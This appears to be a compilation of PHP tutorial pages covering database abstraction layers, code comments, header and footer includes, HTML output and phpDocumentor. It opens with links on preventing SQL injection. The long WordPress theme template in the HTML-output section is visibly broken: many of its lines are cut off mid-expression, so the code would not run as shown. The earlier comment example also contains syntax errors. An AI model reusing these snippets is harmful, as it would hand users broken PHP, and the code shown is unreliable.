- How to prevent SQL Injection Attacks (http://www.askbee.net/articles/php/SQL_Injection/sql_injection.html)
- PHP/MySQL Injection Video (http://videos.code2design.com/video/play/PHP/11)
- Preventing SQL Injection in PHP MySQL Insert and Update Queries (http://zedwood.com/article/82/Preventing_SQL_Injection_in_PHP_-_Insert_and_Update)
- Preventing SQL Injection in PHP MySQL Select Queries (http://zedwood.com/article/81/Preventing_SQL_Injection_in_PHP_-_Select)

dbal

What is a database abstraction layer?

A database abstraction layer (dal) is a couple of functions or a class which deals with every aspects of database handling.

First of all you have a function to connect and to disconnect to/from the database. You also have some functions to submit a query, and to get the results and finally you need to have some error-handling functions too.

Why to use a dal instead of the regular php funcitons?

Of course you do not replace the php-functions, you just connect them to get a better performance when you need to develop your code, validate the data, etc...

If you use a really flexible dal, then you do not need to change every line of your code if you switch from one database type to the other.

How to write a dal?

Most users should not be writing their own DAL, since there are several ready-to-use open-source DALs available. One of the benefits of a DAL is to make code more reusable, and writing your own DAL (unless it achieves wide acceptance in the PHP community) is counterproductive. The most common one is the PEAR:DB (http://pear.php.net/package/DB) package which is already installed on the majority of web servers.

You can find some less sophisticated dals in the source files of some well written open-source CMS sites also.

formatting notes

Commenting in PHP is simple and effective.

Writing notes to yourself, within your code, is the only way to keep track of a large file. Coming back to an uncommented 300-line page of code can be a nightmare.

To insert a single line comment within php code type // before the line. To insert a multi-line comment within code start the comment with /* and end it with */. For example:

```
<?php

$example = 1

//this is a comment that will be ignored. But will help me remember what the code means.

if (!randomfunction($_POST[dart])){function(example); $example ++;}


/*This is a long
multi-line comment that will
help me remember what the code means.
It will be ignored by the php-
parser*/

randomfuction($example);
?>
```

headers and footers

Create the header and footer files:

Create a file called "header.php" and enter the html code that you'd like at the top of each page as follows:

```
<html>
<head>
    <title><?php echo $title; ?></title>
</head>
<body>

<h1>Our Web Site</h1>
<!-- end header -->
```

Create a file called "footer.php" and enter the html code that you'd like at the bottom of each page as follows:

```
<!-- begin footer -->
```

```
<p>Web Site last changed on 1/1/2005.</p>
</body>
</html>
```

Now we will create a web page that uses these headers and footers. Create a file called "page.html" and enter the following html code.

```
<?php
$title = "Welcome";                   // (1) Set the title
include "header.php";                 // (2) Include the header
?>

<!-- begin page content -->
<p><b>Welcome to our web site.</b></p>
<p style='text-align: center;'>
We're using PHP to provide you with dynamic content
for a better web experience.
</p>
<!-- end page content -->

<?php
include "footer.php";                 // (3) Include the footer
?>
```

We set the title for the page using **(1)**
We then include the header page using **(2)**
And we include the footer page using **(3)**

The final page should look like this:

```
<html>
<head>
    <title>Welcome</title>
</head>
<body>

<h1>Our Web Site</h1>
<!-- end header -->

<!-- begin page content -->
<p><b>Welcome to our web site.</b></p>
<p style='text-align: center;'>
We're using PHP to provide you with dynamic content
for a better web experience.
</p>
<!-- end page content -->

<!-- begin footer -->
<p>Web Site last changed on 1/1/2005.</p>
</body>
</html>
```

Files included in this way act as if their text was inserted into the main document right at the include() call. PHP then continues to process the inserted file, allowing the inserted file to access all previously defined variables and functions (so $title in header.php was replaced with the value set in page.html: "Welcome"). This can have unintended consequences if a file is included more than once. To learn how to correctly include files containing functions and classes, see PHP Include Files.

Return to PHP.

html output

There are a few different way you can display HTML using PHP. Generally, you will use the echo command to output something. This will be seen by a web browser, and then it will format it.

```
<?php get_header(); ?>

<div class="content">

    <div class="content_botbg">

        <div class="content_res">

            <!-- full block -->
            <div class="shadowblock_out">

                <div class="shadowblock">

                    <div class="post">

                        <?php if ( have_posts() ) while ( have_posts() ) : the_post(); ?>

                            <?php if ( !empty( $post->post_parent ) ) : ?>

                                <p class="page-title"><a href="<?php echo get_permalink( $post->post_parent ); ?>" title="<?php esc_attr( printf(
                                    printf( '<span class="meta-nav">' . __( '&larr; Return to %s', 'appthemes' ) . '</span>', get_the_title( $pos
                                ?></a></p>

                            <?php endif; ?>
```

```
                    <div id="post-<?php the_ID(); ?>" <?php post_class(); ?>>

                        <h2 class="attach-title"><?php the_title(); ?></h2>

                        <div class="attach-meta">
                            <?php
                                printf( __( '<span class="%1$s">By</span> %2$s', 'appthemes' ),
                                    'meta-prep meta-prep-author',
                                    sprintf( '<span class="author vcard"><a class="url fn n" href="%1$s" title="%2$s" rel="author">%3$s</
                                        get_author_posts_url( get_the_author_meta( 'ID' ) ),
                                        sprintf( esc_attr__( 'View all ads by %s', 'appthemes' ), get_the_author() ),
                                        get_the_author()
                                    )
                                );
                            ?>

                            <span class="meta-sep">|</span>

                            <?php
                                printf( __( '<span class="%1$s">Uploaded</span> %2$s', 'appthemes' ),
                                    'meta-prep meta-prep-entry-date',
                                    sprintf( '<span class="entry-date"><abbr class="published" title="%1$s">%2$s</abbr></span>',
                                        esc_attr( get_the_time() ),
                                        get_the_date()
                                    )
                                );

                                if ( wp_attachment_is_image() ) {
                                    echo ' <span class="meta-sep">|</span> ';
                                    $metadata = wp_get_attachment_metadata();
                                    printf( __( 'Full size is %s pixels', 'appthemes' ),
                                        sprintf( '<a href="%1$s" title="%2$s">%3$s &times; %4$s</a>',
                                            wp_get_attachment_url(),
                                            esc_attr( __( 'Link to full-size image', 'appthemes' ) ),
                                            $metadata['width'],
                                            $metadata['height']
                                        )
                                    );
                                }
                            ?>

                            <?php edit_post_link( __( 'Edit', 'appthemes' ), '<span class="meta-sep">|</span> <span class="edit-link">',

                        </div><!-- /attach-meta -->

                        <div class="entry-content">

                            <div class="entry-attachment">

                                <?php if ( wp_attachment_is_image() ) : ?>

                                    <?php
                                    $attachments = array_values( get_children( array( 'post_parent' => $post->post_parent, 'post_status'

                                    foreach ( $attachments as $k => $attachment ) {
                                        if ( $attachment->ID == $post->ID )
                                            break;
                                    }

                                    $k++;
                                    // If there is more than 1 image attachment in a gallery
                                    if ( count( $attachments ) > 1 ) {
                                        if ( isset( $attachments[ $k ] ) )
                                            // get the URL of the next image attachment
                                            $next_attachment_url = get_attachment_link( $attachments[ $k ]->ID );
                                        else
                                            // or get the URL of the first image attachment
                                            $next_attachment_url = get_attachment_link( $attachments[ 0 ]->ID );
                                    } else {
                                        // or, if there's only 1 image attachment, get the URL of the image
                                        $next_attachment_url = wp_get_attachment_url();
                                    }
                                    ?>

                                    <p class="attachment"><a href="<?php echo $next_attachment_url; ?>" title="<?php echo esc_attr( get_t
                                    <?php
                                        $attachment_width  = apply_filters( 'appthemes_attachment_size', 800 );
                                        $attachment_height = apply_filters( 'appthemes_attachment_height', 800 );
                                        echo wp_get_attachment_image( $post->ID, array( $attachment_width, $attachment_height ) );
                                    ?></a></p>

                                    <div id="nav-below" class="navigation">

                                        <div class="next-prev"><?php previous_image_link( false, __('&larr; prev', 'appthemes') ); ?>&nbs

                                    </div><!-- /nav-below -->

                                <?php else : ?>

                                    <a href="<?php echo wp_get_attachment_url(); ?>" title="<?php echo esc_attr( get_the_title() ); ?>" r

                                <?php endif; ?>

                            </div><!-- /entry-attachment -->


                        </div><!-- /entry-content -->

                    </div><!-- /post -->

                <?php endwhile; // end of the loop ?>

                <div class="clr"></div>


            </div><!--/post-->

        </div><!-- /shadowblock -->

    </div><!-- /shadowblock_out -->
```

```
            <div class="clr"></div>

        </div><!-- /content_res -->

    </div><!-- /content_botbg -->

</div><!-- /content -->

<?php get_footer(); ?>
```

Breaking PHP for Output

In addition to using functions such as echo and print, you can also end your script, and anything beyond the end of the script will be output as normal HTML to the browser. You can also restart your script whenever you want after you've closed the PHP tag. Confused? It's actually pretty simple.

Let's say you had a *for* loop to count up to five and output it.

```
<?php

echo("<ul>");
for($x = 1; $x < 6; $x++)
{
  echo("<li>" . $x . "</li>");
}
echo("</ul>");

?>
```

While I would tend to use templates for larger pages that output a lot, we'll get to that later. Remember how all your PHP scripts start with `<?php` and end with `?>`? Those don't have to be the very start and end of your file. In fact, PHP handles ending and restarting scripting just like if everything between the `?>` and `<?php` tags were inside of an echo statement.

Thus, you could do something like this:

```
<ul>

 <?php
 for($x = 1; $x < 6; $x++)
 {
 ?>
  <li><?php echo $x ?></li>
 <?php
 }
 ?>

</ul>
```

This is actually a very common method of outputting variables in a script, especially if there is a lot of HTML surrounding the variables. As I said before, I personally rarely ever do this, as in my opinion, using echo for smaller scripts keeps your code cleaner (and I would use templates for larger ones). However, we want to cover most of the language here, so this is another method you could use.

phpDocumentor

phpDocumentor is a tool for automatically generating easily readable documentation for a piece of software using inline comments.

Why use phpDocumentor?

The ideal documentation has two properties. First, it should be easy to maintain and keep up to date. Secondly, it should be easy for the reader to read and navigate the document. These are often contradictory goals. By using tools just as javadoc and phpDocumentor, you can achieve both. When writing the documentation, you simply insert special comments in your code. phpDocumentor will then parse your code an generate easy-to-use documentation in HTML, DocBook, or PDF.

Basic Usage

The comments which are picked up by phpDocumentor are C-style comments with two asterisks in the opening tag.

```
/**
 *
 */
```

These are known as DocBlock comments. By placing this before an element in your code, phpDocumentor will generate documentation for that element. For example, if I want to document the "RhesusMacaque" class, I would place a DocBlock immediatley before it.

```
/**
 * This documents the Rhesus Macaque
 */
class RhesusMacaque
```

```
{
...
```

See elements documented by phpDocumentor.

Format of a phpDocumentor comment

There are three sections to a phpDocumentor DocBlock. The first is a short summary of the code element, which should be no more than a sentence. Next is a few sentences describing the element in more detail, which are optional. Finally, there is a sequence of tags.

```
/**
 * The Rhesus Macaques rule the world through a secret conspiracy
 *
 * The Rhesus Macaques have been quietly watching human civilization
 * for centuries.  They have quietly influenced events through a
 * variety of mechanisms.  See class members for more details.
 *
 */
class RhesusMacaque
{
...
```

Tags

Tags can be inserted into DocBlocks to describe certain parts of a code element in more detail. They provide data such as the return type of a function, or the author of a piece of code. They are marked by an '@' symbol, and take the form

```
* @tagname properties
```

Each element type has a different set of tags which describe it. See elements documented by phpDocumentor.

Inline tags

Elements Documented By phpDocumentor

Generating Documentation

A command such as

```
phpdoc --target /var/www/phpdoc --output "HTML:Smarty:php" --directory /var/www/app --filename **/*.php
```

will generate documentation from the PHP files found in /var/www/app.

For a complete list of output formats, see the PhpDocumentor website (http://manual.phpdoc.org/HTMLSmartyConverter/PHP/phpDocumentor/tutorial_phpDocumentor.howto.pkg.html#using.command-line.output)

Note that the value of the output parameter is case-sensitive.

Errors

Converter HTMLsmartyConverter specified by --output command-line option is not a class
: The 's' in 'smarty' should be uppercase.

template directory "/var/www/pear/PhpDocumentor/phpDocumentor/Converters/HTML/Smarty/templates/php/" does not exist
: The 'php' should be uppercase.

External Links

- phpDocumentor homepage (http://phpdoc.org/)
- phpDOC homepage (http://www.phpdoc.de/)

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